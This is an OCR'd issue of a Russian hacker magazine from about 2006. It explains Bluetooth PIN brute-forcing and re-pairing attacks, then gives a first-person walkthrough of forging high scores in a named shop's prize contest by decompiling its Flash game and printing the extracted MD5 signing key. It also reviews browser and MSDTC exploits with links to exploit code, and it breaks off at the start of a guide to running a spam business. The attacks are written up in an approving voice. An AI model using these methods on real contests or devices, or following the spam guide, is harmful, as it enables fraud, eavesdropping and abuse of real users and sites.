У некоторых устройств, например BT-гарнитур, бывает жестко прописан фиксированный PIN — обычно строка «0000».

паринга перехватил и сохранил все сообщения. Теперь мы подошли вплотную к главному вопросу. Собственно, сам взлом пина осуществляется подбором.

Для начала нужно составить продвинутый алгоритм перебора, чтобы получить хоть какой-то результат. Вот смотри, мы перехватили IN_RAND (он нешифрованный) и BD_ADDR (причем у обоих устройств адреса видны в эфире) и запускаем алгоритм E22; ему передаются вышеперечисленные данные и наш «потенциальный» PIN. Мы находим предполагаемое значение K_{init}, это выглядит примерно так:

K_{init} = E22[IN_RAND, BD_ADDR(B), PIN'] //PIN' — предполагаемый нами пин-код

Идем дальше, смотри на таблицу выше: сообщения 2 и 3 поксорены K_{init}'ом, который мы только что сгенерировали. Значит, сейчас мы получим LK_RAND(A) и LK_RAND(B) в чистом виде. Собственно говоря, нам никто не мешает высчитать гипотетическое значение K_{ab}. Проделываем следующую операцию:

LK_K(A) = E21[BD_ADDR(A), LK_RAND(A)] //LK_K(A|B) — это промежуточные величины
LK_K(B) = E21[BD_ADDR(B), LK_RAND(B)] // XOR'им их между собой и получаем ключ связи
K_{ab} = LK_K(A) XOR LK_K(B)

Теперь самое время проверить наш «потенциальный» пин. Чтобы узнать, действительно ли он настоящий, мы берем свежеиспеченный Kab и перехваченный AU_RAND(A) и вычисляем значение SRES(A). После этого сравниваем полученный результат с SRES(A)', который хранится в сообщении номер 5:

SRES(A) = E1[AU_RAND(A), K_{ab}, BD_ADDR(B)]

Если SRES(A) == SRES(A)' — мы успешно угадали пин! Если же вышел облом, то начинаем производить всю последовательность действий заново, только теперь берем другой PIN'. Вот такая вот хитрая методика получилась. Все вышеописанное, в принципе, не новость. Первым человеком, который заметил эту брешь, если ее можно так назвать, был англичанин Олли Вайтхауз (Ollie Whitehouse) еще в апреле 2004 года. Именно он догадался перехватить сообщения во время паринга и попытаться вычислить PIN методом перебора с помощью полученной идентификационной информации. Тем не менее метод, представленный Вайтхаузом, имел один достаточно весомый изъян: атаку можно было провести только в том случае, если хакер смог выловить все аутентификационные данные. То есть, если взломщик находился вне эфира во время начала паринга, то он пролетает как фанера над Парижем — первые пакеты с данными уже отправлены и отловить их не представляется возможным.


КТО БЫСТРЕЙ

Понятно, что конкретные реализации описанного выше процесса могут работать с различной скоростью. Можно оптимизировать эти программы, используя специальные настройки компилятора, можно переписывать по-разному циклы, условия и арифметические операции, желая добиться максимальной скорости. Наши израильские друзья совершили настоящий прорыв, найдя несколько способов сократить в разы время перебора PIN-кода. Подробно описывать предложенные ими улучшения у меня нет возможности, поясню лишь, что речь идет об адаптации базовых алгоритмов BT-стека, что и позволило уменьшить время, необходимое для взлома PIN-кода. Но старая проблема никуда не делась: если взломщик опоздал и не успел захватить все пакеты с самого начала «спаривания» устройств, то у него ничего не получится. И эту проблему удачливые израильтяне благополучно решили.

RE-PAIRING ATTACK

Нашим друзьям Вулу и Шакеду удалось исправить недостаток технологии взлома, которую предложил в свое время Вайтхауз, и разработать второй тип атаки. Если устройства начали процесс обмена аутентификационными данными, то мы уже не можем перехватит все сообщения и составить алгоритм перебора пина, правильно? Наши израильские друзья смогли вручную «заставить» устройства заново переинициализировать весь процесс паринга. Смотри, как только Kab-ключ создан, каждая BT-девайсина сохраняет его для будущей связи со сопряженным устройством. Если вдруг в дальнейшем одно из устройств захочет связаться с соседним, то им не придется заново проходить процесс паринга. Вторая атака, названная Re-Pairing attack (переводится, как атака на пересопряжение), эксплуатирует протокол установления связи и заставляет сопряженные устройства начать весь процесс паринга заново — отсюда и название. Это позволяет взломщику перехватить все необходимые сообщения в эфире и произвести основную атаку, принципы которой я уже описал чуть выше.

Изучим этот вопрос немного деликатнее. Для начала представим, что два устройства успели связаться, сохранить ключ связи Kab и уже перешли к стадии Mutual authentication. Далее надо заставить железячки заново «спариться». В общей сложности описано три метода атаки на пересопряжение, причем каждая из них зависит от качества реализации Bluetooth-ядра в конкретном апарате. Вот эти методы в порядке эффективности:



BT-устройства обмениваются LK_RAND-числами, защищенными Kinint'ом. Впоследствии будет создан Kab-key по алгоритму E21

ЗАМЕТКИ К RE-PAIRING-АТАКЕ


1. Спецификация Bletooth-протокола допускает, что устройство может забыть ключ связи (link key) и запросить повтор процесса спряжения. Благодаря этому атака на «пересопряжение» стала осуществима
2. Атака на пересопряжение — активный процесс, и, чтобы его осуществить, необходимо отправить сообщение в точный момент обмена данными. Как ты уже понял, стандартные устройства (которые продают в магазине за углом) не подходят для реализации подобного рода действий. Для этого нужно специальное оборудование
3. Если ведомое (slave) устройство проверяет на валидность BD_ADDR, с которого приходят данные, взломщику необходимо этот адрес подделать и отправить в поле «source» пакета, требуемый BD_ADDR, но это требует специфической аппаратуры!
4. Если атака пройдет успешно, то связь между блютус- девайсами оборвется, и пользователям придется снова вводить PIN. Если юзер не олень, то он сразу поймет, что тут какой-то подвох, и не введет PIN заново.

1 Как только паринг закончен, устройства переходят непосредственно к фазе аутентификации. Первым делом девайс Master отсылает AU_RAND-сообщение и ждет в ответ вычисленный SRES. Возможность потери ключа связи декларирована самим стандартом связи. В этом случае slave-устройство посылает запрос «LMP_not_accepted», чтобы master знал, что ключ был утерян. Выходит, как только главное устройство отошлет AU_RAND, хакеру останется только внедрить пакет с «LMP_not_accepted» master-девайсу. Уверенный в том, что slave действительно провафлил ключ, master заново перезапускает процесс паринга. Причем перезапуск pairing-процедуры означает, что ключ связи больше не действителен и использоваться больше не будет.
2 Второй метод атаки выглядит немного по-другому. В начале фазы аутентификации master готовится отправить AU_RAND ведомому устройству. Если взломщик успеет до этого отправить IN_RAND-сообщение slave-аппарату, то он будет думать, что мастер забыл ключ связи. Это заставит устройства переподключиться заново и еще раз провести сопряжение.
3 Теперь третий вариант развития событий. Опять же во время аутентификации мастер шлет AU_RAND и ожидает принять в ответ посчитанный SRES. Если же вслед за отправкой AU_RAND master'у подсунуть от фонаря посчитанное SRES-сообщение, то аутентификация будет считаться проваленной. После этого аппараты попытаются еще несколько раз (количество попыток зависит от устройства) повторить аутентификацию. В какой-то момент, когда количество неудачных попыток превысит лимит, основное устройство объявит ошибку и потребует начать сопряжение заново.
Эти методы описывают, как принудить девайсы «забыть» link key, что само по себе ведет к повторному pairing'у, а значит, злоумышленник может подслушать весь процесс с самого начала, перехватить все важные сообщения и взломать PIN.

РЕЗУЛЬТАТЫ

В принципе, я многое рассказал по этому поводу. В статье не упоминались лишь подробности работы алгоритмов E22, E21, E1 и особенности шифра SAFER+, который является их основой, — это отдельный разговор. Так вот, только что описанная уязвимость из разряда «критических», и это подтвердил сам Брюс Шнайер. Метод подбора PIN'a на практике работает прекрасно, и вот результаты, которые он показал (Pentium IV 3Ghz HT):

Длина PIN'a	Время (в секундах)
4	0.063
5	0.75
6	7.609
7	76.127



Как видишь, увеличение длины пин-кода не особо помогает, и советовать его в качестве панацеи я не буду. Насчет того, что спаривать девайсы в людном месте и с подозрительными личностями вредно, я думаю, ты и так прекрасно знаешь. Скорее всего, пока создатели протокола тщательно не пересмотрят схему инициализации соединений и не предложат что-то концептуально новое, баг все еще будет актуален. Если проводить аналогию, то наиболее удачное сравнение будет с Wi-Fi и WEP-протоколом, о недочетах которого уже довольно много известно. Чем это грозит для рядового пользователя? Ничем приятным. Атака позволяет вылавливать и расшифровывать пакеты прямо во время передачи данных, что по сути является обычным снифингом. В теории, наверно, можно изменять/искажать содержание пакетов, которыми обмениваются девайсы.

HAPPY END

Впрочем, не буду сгущать краски. Я думаю, что атаки такого рода не будут слишком популярны среди хакеров до тех пор, пока под это дело энтузиасты не зарелизят удобный и функциональный софт. Впрочем, к тому времени, как мне кажется, проблему в Bluetooth надлежащим образом проработают. А что сейчас? Сейчас я привел тебе только факты. Чтобы не подвергнуться взлому (даже таким изощренным способом), просто будь осторожнее и старайся обращать внимание на необычные ситуации, ведь если подумать, то никакая ошибка не может возникнуть просто так.

BINARY YOUR'S

Смотри кино, играй в игру



PETER JACKSON'S
KING KONG
THE OFFICIAL GAME OF THE MOVIE











united
international
pictures

Товар сертифицирован.
По вопросам оптовых закупок обращаться по тел.: (095) 780 90 91, e-mail: buka@buka.ru





TEXT LEXX918 / LEXX918@MAIL.RU /

ВЕСЕЛЫЙ КОНКУРС

ИСТОРИЯ О ТОМ, КАК ХАКЕРЫ ПОБЕЖДАЮТ В КОНКУРСАХ С ЦЕННЫМИ ПРИЗАМИ

«К КОНЦУ ГОДА НА СКЛАДАХ ФИРМ, ТОРГУЮЩИХ ОРГТЕХНИКОЙ И ДРУГИМИ ЖЕЛЕЗНЫМИ ВКУСНОСТЯМИ, СКАПЛИВАЮТСЯ ИЗЛИШКИ ТОВАРА, КОТОРЫЕ НЕОБХОДИМО ПО-БЫСТРОМУ СПЛАВИТЬ. ТЫ МОЖЕШЬ ВИДЕТЬ МНОЖЕСТВО ПРЕДНОВОГОДНИХ РАСПРОДАЖ, СКИДОК И ПРОЧИХ ТРЮКОВ, ПРИМАНИВАЮЩИХ ЖАДНЫХ ДО ХАЛЯВЫ ЛЮДЕЙ. МНОГИЕ КОМПАНИИ В РЕКЛАМНЫХ ЦЕЛЯХ ОРГАНИЗУЮТ РАЗНООБРАЗНЫЕ КОНКУРСЫ НА СВОИХ САЙТАХ, ЗА ПОБЕДУ И ДАЖЕ УЧАСТИЕ В КОТОРЫХ ДАЮТ ЦЕННЫЕ ПРИЗЫ. КАК ПРАВИЛО, ЭТИ КОНКУРСЫ РЕАЛИЗУЮТСЯ КАК ПОПАЛО, И НАШЕМУ БРАТУ ЗДЕСЬ МОЖНО ПОЖИВИТЬСЯ»

ПОИСК ЖЕРТВЫ

На самом деле я довольно ленивый человек и поэтому никогда не участвовал в таких конкурсах, но в этот раз ко мне обратился старый приятель, который всерьез захотел поднять к Новому 2006 году какой-то новый девайс на халяву. Его стараниями было найдено несколько вполне солидных ресурсов. Мой рассказ об одном из них — самом привлекательном, с моей точки зрения, лишь от того, что создатели сайта хоть как-то позаботились о безопасности, чего нельзя сказать об остальных.

Итак, это было что-то вроде заурядного online-магазина с кучей компьютерного железа. Администрация проводила конкурс, в котором надо было сыграть в логическую игру. По результатам конкурса определялся один победитель, который получал очень даже солидный приз — ЖК монитор «Philips 170b6». Я не стал вчитываться в подробности акции, а просто порегался и сыграл несколько игр. Честно говоря, результат «вы на 11451 месте» меня не очень порадовал. Особенно, если учесть, что мониторов было не 12000, а всего один, и с таким количеством очков мне не светило его заполучить.

ЛОВЛЯ НА ЖИВЦА

Игра была реализована в виде Flash-ролика. Стакан заполнялся разноцветными шариками, которые надо было убирать группами одного цвета. Чем больше группа, тем больше очков получал игрок. Как только все оставшиеся шарики не образовывают ни одной группы, игра заканчивается, а результат передается на сервер, где записывается, сравнивался с таблицей рекордов, и в завершение всему пользователю возвращается число — место в таблице игроков. Полагается, что надо долго и упорно играть в игру, чтобы заработать как можно больше очков и получить заветный приз. Однако именно это не входило в мои планы. Мне предстояло разобраться с тем, как именно выглядит взаимодействие между сервером и нашим флешовым клиентом-игрой. Если я пойму, как реализована передача данных, то смогу ответить на вопрос: возможно ли фальсифицировать результаты игр и добиться требуемого результата. В принципе понятно, что flash-клиент передает серверу данные по протоколу HTTP, но как именно и каким методом — это вопрос. Вопрос, ответить на который можно банально, отснифав сетевую активность во время игры и подсчета очков.



СХЕМА ПРОХОЖДЕНИЯ КОНКУРСА

Для этого я решил воспользоваться программой «Essential NetTools 3.2», однако навязывать тебе свой выбор я не буду, так как ты уже достаточно взрослый, чтобы самостоятельно определять инструмент, с которым будешь работать. Я настроил NetTools таким образом, чтобы программа слушала 127.0.0.1:81/TCP порт и показывала все данные, прилетающие туда. Затем в своем браузере я указал, что необходимо использовать проксик localhost:81, и принялся играть.
Как только последняя группа шариков была убрана, флешка начала долбиться к себе домой и сдала с потрохами своих создателей. Оказалось, что по окончании игры flash-клиент формирует POST-запрос и отправляет его серверу. Причем в недрах запроса передаются следующие переменные:


```
flashk=0c248caeb075b660c39726e5ec449c52&action=add&email=cool_xakep%40xakep_mail%2Eru&username=user_name&point=302
```


В структуре возвращаемых серверу данных разобраться очень легко. Понятно, что point=302 — это число набранных очков, username=user_name — это имя пользователя, email=cool_xakep@xakep_mail.ru — мыло, action=add — какой-то флаг команды вроде «добавить рекорд». Единственная непонятка — что за параметр flashk=0c248? Он состоит из 32-х символов и очень напоминает значение какой-то популярной хэш-функции вроде md5. Видимо, это своеобразная «подпись запроса», гарантирующая разработчикам конкурса достоверность данных. Действительно, когда я просто поменял количество набранных очков, то обломался: сервер вернул ошибку. Значит, в самом деле flashk — это подпись запроса, строка, которая генерируется некоторым, пока неизвестным мне способом из остальных переменных и, возможно, какой-то еще вторичной информации вроде времени, даты или пинга до сервака. Я, конечно, утрирую, но гадать здесь глупо — надо лезть в кишки flash-игры.

ПРЕПАРИРОВАНИЕ

Сейчас уже все более-менее представляют себе, что такое Flash. Это очень мощный инструмент для создания умных интерфейсов и роликов, который оперирует векторными обьектами. Вся анимация и интерактив описываются на специальном языке ActionScript. Это свой собственный интерпретируемый язык программирования, который неразрывно связан с технологией Flash. Он имеет очень мощную объектную структуру и получил большое распространение и популярность, несмотря на свои не самые впечатляющие скоростные показатели.
Однако могу поспорить, что далеко не все знают, что сценарий, управляющий flash-приложением, хранится в теле самого ролика в текстовом виде и может быть легко оттуда получен. То есть,

НЕ ВСЕ ЗНАЮТ, ЧТО СЦЕНАРИЙ, УПРАВЛЯЮЩИЙ FLASH-ПРИЛОЖЕНИЕМ, ХРАНИТСЯ В ТЕЛЕ САМОГО РОЛИКА В ТЕКСТОВОМ ВИДЕ И МОЖЕТ БЫТЬ ЛЕГКО ОТТУДА ПОЛУЧЕН.


отловленный POST-запрос, который сгенерировала игрушка


кишки flash-игры позволяют легко обойти «защиту» данных

CD

На диске ты найдешь документацию по программированию на ActionScript, свежие версии программ, а также описание на человеческом языке протокола HTTP.

если у нас есть flash-ролик, получить управляющий ActionScript-код не составляет труда. Для этого подойдет, например, программа «SWF Decompiler MX 2005c», которая, как я понял, является лидером в своей области. На ней и остановим свой выбор. Шароварная версия не будет долго работать, но нам на это наплевать: хватит и пяти минут :).

Скачав и установив программу, я открыл flash-игрушку и принялся изучать ее код. Немного пошарив, я наткнулся на функцию «SendScore», которая и занималась тем, что отправляла результат на сервер. Нас с тобой интересуют лишь две ее строки:

```
_loc3.flashk = _root.calcMD5(String(nScore) + _root.mykey);
_loc3.sendAndLoad("http://zoom.cnews.ru/ru/flashgames/fg.php"
, _loc4, "POST");
```

В первой строке высчитывался наш непонятный параметр flashk. Как видишь, он и впрямь считал md5 хэш от строки, образованной соединением двух строк: наших очков и какой-то неизвестной пока переменной mykey.

Вторая строка производит сам запрос (методом POST), передавая серверу данные на обработку. Порыв исходники еще немного, я наткнулся на строку:

```
mykey =
"sdfj(ghsel4kjh_t4893yt9w384htlw_3k4jth39_4ty3948t34jkt23498)";
```

Ну, тут и комментировать нечего, ведь это и есть наш секретный ключик.

СТАВИМ РЕКОРДЫ

Все сведения собраны, можно приступать к действиям. Как любитель языка PHP, я подделал запрос его средствами. Ты же можешь продолжить использовать NetTools: эта программа умеет в том числе и передавать запросы на удаленные серверы. Просто я человек практичный и написал более или менее удобный сплоит. Поправив пару параметров, ты сможешь вписать в таблицу рекордов не только себя, но и маму, бабушку, собаку соседа и любимые тапочки. Или просто повторно добавлять себя в рекорды, если кто-то особо одаренный скинет тебя с пьедестала! Главное — иметь еще один существующий мыльник, ник и число очков, достаточных для рекорда, но и не выходящие за допустимые рамки. Об этом, кстати, нужно сказать отдельно.

Поле имеет размер 11 на 12 клеток. Получается 132 шарика. На 5 цветов в среднем приходится по 26,4 шарика каждого цвета. Практика показала, что число шариков колеблется в пределах от 20 до 35. Опытным путем я посчитал, как даются бонусы за группу определенных размеров, и написал программку для определения бонуса любой группы. Теперь прикинем наши шансы. Допустим, нам очень повезло, и шарики в стакане упали в примерно равных долях по 26 штук. Причем нам удалось убрать их все кучками по 26 штук, получив за каждую кучку по 650 баллов. Получается 3250 баллов. Если в одной из кучек шаров окажется меньше, то в другой — больше. Таким образом, общая сумма изменится не на много. Итак, 3250 — это теоретический верхний предел, до которого можно «ставить рекорды». Скажу наперед, что эта сумма позже окажется умопомрачительной, с точки зрения администрации сайта, и все первые 20 человек перед завершением конкурса будут просто срезаны из таблицы рекордов.

Заглянем в таблицу первых 10 игроков. Какой-то Владимир занял последнее в десятке место, набрав 1900 баллов. Сейчас мы ему «поможем» встать на 11 место! 1902 балла как раз хватит. Вносим нужные значения в программу, запускаем ее на выполнение. Скрипт возвращает нам значение хэша для наших 1902 баллов. Его-то и надо подставить в HTTP-запрос. Далее нужно подсчитать длину тех самых «полезных» данных, которые получит сервер, чтобы сервер точно знал, сколько информации ему передают. Можно сделать это автоматически, но для наглядности я оставил все как есть. Еще раз запускаем скрипт на выполнение. Опа! Мы попали в таблицу рекордов. Жаль, что кто-то при этом ее покинул!

НАГРАЖДЕНИЕ

Время шло, и конкурс подходил к концу. Все больше и больше подозрительных личностей появлялось на первых местах (я тут ни при чем). Только за последние 2 дня меня раз 10 скинули с первого места. Каждый боялся перевалить за недопустимый предел и ставил рекорд на 2—4 балла выше прежнего. Гонка была замечена админами, и около 20 лидеров было кикнуто и забанено в последний момент. На форуме развернулся нешуточный спор, где и я успел принять участие. Полный игнор со стороны модераторов, да и просто плохая погода, убили всякую надежду получить главный приз. Хотя надеяться на это нельзя было с самого начала.

Абсолютная некомпетентность и халатное отношение к столь серьезному вопросу привело устроителей конкурса к потере доверия многих сотен, а то и тысяч своих посетителей. Я уже не говорю о репутации сайта.

Шагая в ногу со временем, используя новые технологии, не забывай смотреть под эти самые ноги. Современный мир так пронизан и связан с глобальной Сетью, что, помимо дохода, может принести и не малый ущерб, если вовремя не остановиться, решая вопросы, в которых сам ничего не смыслишь. Удачи!

BINARY YOUR'S

ESSENTIAL NETTOOLS 3.2

Упомянутая в статья программа NetTools (www.tamos.ru) — функциональный инструмент для различных исследований. Может здорово помочь и в твоих электронных изысканиях, и в повседневной работе. Программа включает в себя несколько инструментов, среди которых я выделю следующие:

- NetStat (отображает список входящих и исходящих соединений вашего компьютера)
- NetBios-сканер NBScan
- Сканер TCP-портов с кучей возможностей PortScan
- Утилита Shares для контроля за внешними подключениями к твоим шарам
- LMHosts — удобный редактор файла lmhosts
- Утилита RawSocket для работы с низкоуровневыми TCP/UDP-соединениями
- Менеджер процессов ProcMon
- Куча стандартных утилит вроде TraceRoute, Ping и nskloop



Сайт с конкурсом, который я мучил: zoom.cnews.ru
Сайт разработчиков Essential NetTools: www.tamos.ru
Сайт софтины SWF Decompiler: www.sothink.com

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

EXPLOITS REVIEW

IE «WINDOW()» 0DAY EXPLOIT

описание: Корпорация Microsoft снова отличилась нестабильностью своих продуктов. На этот раз в public-источниках появился 0day эксплойт для Internet Explorer 6.0. Баг актуален для версий Win2k и WinXP со всеми сервиспаками.
Суть ошибки состоит в простом переполнении буфера (а какие могут быть еще ошибки в продуктах MS? :)), которое вызывается через функцию window() языка JavaScript. Эксплойт состоит из 5 разных файлов. Стартовый HTML позволяет выбрать операционную систему. После клика по соответствующей ссылке незамедлительно запустится калькулятор. Учитывая, что шелл-код во вредоносном файле *fillmem.htm* можно легко изменить, эксплойт приравнивается к критическим :).

защита: Как обычно, Microsoft довольно оперативно отреагировала на баг и выпустила патчи для уязвимых систем. Список заплаток можно найти на сайте www.computerterrorism.com. Все патчи лежат еще на нашем диске.

ссылки: Исходные коды всех HTML-файлов находятся здесь: (www.securitylab.ru/poc/extra/242256.php). Про техническую реализацию уязвимости можно прочитать на ресурсе http://security.nnov.ru/Kdocument294.html. OnLine-версия эксплойта живет на странице www.computerterrorism.com/research/ie/poc.htm.

злоключение: Данный эксплойт будут использовать многие хакеры. Во-первых, с помощью такого средства можно легко загрузить какого-нибудь бота или трояна, а во-вторых, легко скачать необходимую информацию с компьютера недруга, используя стандартные приемы социальной инженерии. В общем, данный сплоит — реальная вещь, которая редко появляется в публичных источниках.

greets: Автором эксплойта является хакер с ником Stuart Pearson из команды Computer Terrorism (www.computerterrorism.com). Пожелаем ему удачи и в дальнейших релизах :).

тестовый запуск калькулятора

FIREFOX 1.5 BUFFER OVERFLOW EXPLOIT


описание: Этот месяц выдался урожайным в плане эксплойтов против известных браузеров. Если дырке в IE никто не удивился, то переполнение буфера в элитном браузере FireFox заставило многих задуматься. Сам эксплойт не занимает много кода, так как только аварийно завершает программу. Но я больше чем уверен, что в закрытых источниках содержится код, запускающий какое-либо приложение.
Переполнение буфера осуществляется за счет формирования длинного заглавия документа (5000 символов). Это происходит после нажатия на ссылку с вызовом простенького JavaScript'а.

защита: На данный момент защиты от эксплойта не существует. Ошибка обнаружена в последней версии браузера и проверена на системах Win2k и WinXp+SP2 (второй вариант проверен лично мной :)).

ссылки: Текст эксплойта можно найти на странице www.securitylab.ru/poc/extra/242789.php. Здесь же находится техническое описание уязвимости.

злоключение: Как уже было отмечено, DoS, проводимый эксплойтом, далеко не единственное последствие. Быть может, скоро мы увидим сплоит, удаленно выполняющий произвольный код в одном из самом защищенном браузере.

greets: Свои способности в создании эксплойтов нам показал чувак ZIPLOCK с козырным е-майлом sickbeatz@gmail.com. Пишите ему свои вопросы, и он обязательно ответит :).



смерть FireFox!

MSDTC REMOTE EXPLOIT


описание: Microsoft в этом месяце оказалась под прицелом. Помимо бага в осле, хакеры запалили еще одну брешь в сервисе «координатор распределенных транзакций», aka MSDTC. Как оказалось, в этой службе зарыто переполнение буфера, которое при определенном раскладе может остановить систему либо выполнить произвольный код.
Вообще, злоумышленники написали целых два вида этого коварного эксплойта: первый выполняет произвольный код (открывает порт с *cmd.exe*), второй выполняет DoS, останавливая работу всей системы.
Что касается версий уязвимых систем, то эксплойту подвержены Win2000, WinXP, WinXP+SP1 и Win2003. Все остальные релизы неуязвимы.
Сплоит написан на C++, поэтому для его компиляции понадобится сборщик lcc. Напоминаю, что взять его можно на www.nsd.ru.

защита: Защититься от эксплойта можно путем установки соответствующих заплаток от MS. Ссылки на патчи для Win2k, WinXP и Win2003 можно найти на странице: www.securitylab.ru/vulnerability/241002.php.

ссылки: Эксплойт можно скачать по адресу www.securitylab.ru/poc/extra/242546.php (выполнение произвольного кода) либо по ссылке www.securitylab.ru/poc/extra/242546.php (отказ в обслуживании). На странице www.securitylab.ru/vulnerability/source/241008.php ты найдешь техническую документацию на буржуйском языке.

злоключение: Еще один эксплойт против Microsoft понизил репутацию корпорации на несколько пунктов. Но я уверен, что хакеры на этом не остановятся и будут исследовать сервисы дяди Билла до исправления последней ошибки в коде Windows :).

greets: Эксплойт был написан хакером Swan (swan@0x557.org), который передает привет всем друзьям и тем, кто его знает и любит :).



сводка от iDEFENCE



TEXT САША ЛЮБИМОВ + ДМИТРИЕВ ДАНИЛ / 334437228 /

СПАМ С НУЛЯ

КАК ПОДНИМАЮТ СВОЙ СПАМ-БИЗНЕС С НУЛЯ

ВСЕМ НАМ ПРИХОДИТСЯ КАЖДЫЙ ДЕНЬ ВЫГРЕБАТЬ ИЗ ПОЧТОВОГО ЯЩИКА МЕГАБАЙТЫ ПИСЕМ СОМНИТЕЛЬНОГО СОДЕРЖАНИЯ С ПРЕДЛОЖЕНИЯМИ ПРИОБРЕСТИ ПАРУ ТОНН ПОДГНИВШЕЙ ТУШОНКИ, УВЕЛИЧИТЬ НЕКОТОРЫЕ ЧАСТИ СВОЕГО ТЕЛА, КУПИТЬ ОТПУГИВАТЕЛЬ СОБАК ИЛИ ПОСЕТИТЬ ПОЗНАВАТЕЛЬНЫЙ СЕМИНАР ПО УРОЛОГИЧЕСКОМУ МАССАЖУ. СЕГОДНЯ НАСТАЛ МОМЕНТ, КОГДА МЫ С ТОБОЙ ЗАГЛЯНЕМ ПО ТУ СТОРОНУ БАРРИКАД И РАЗБЕРЕМСЯ С ТЕМ, КАК СЕТЕВЫЕ НЕГОДЯИ ПОДНИМАЮТ СОБСТВЕННЫЙ СПАМ-БИЗНЕС

Прежде всего нужно разобраться с тем, что нужно для организации спам-рассылки. Список этот состоит из нескольких пунктов.



На нашем диске ты найдешь полные версии программ, описанных в этой статье.

БАЗА E-MAIL'ОВ ДЛЯ РАССЫЛКИ

Под «базой» здесь понимается не тупой спамлист, а таблица с валидными адресами и некоторой дополнительной информацией, которая позволяет отсеивать только нужные адреса, которые подпадают под определенные критерии выборки.

Например, в будущем к тебе может обратиться рекламодатель, который захочет провести рассылку только по целевой аудитории: русскоговорящим жителям европейской части РФ, мужчинам, интересующимся машинами. Вот здесь твоя база должна позволить осуществить выборку по большому числу критериев: географическое положение, разговорный язык, пол и список интересов (это самое главное). Сейчас мы подошли к серьезной проблеме: где же можно достать такую «умную» базу?

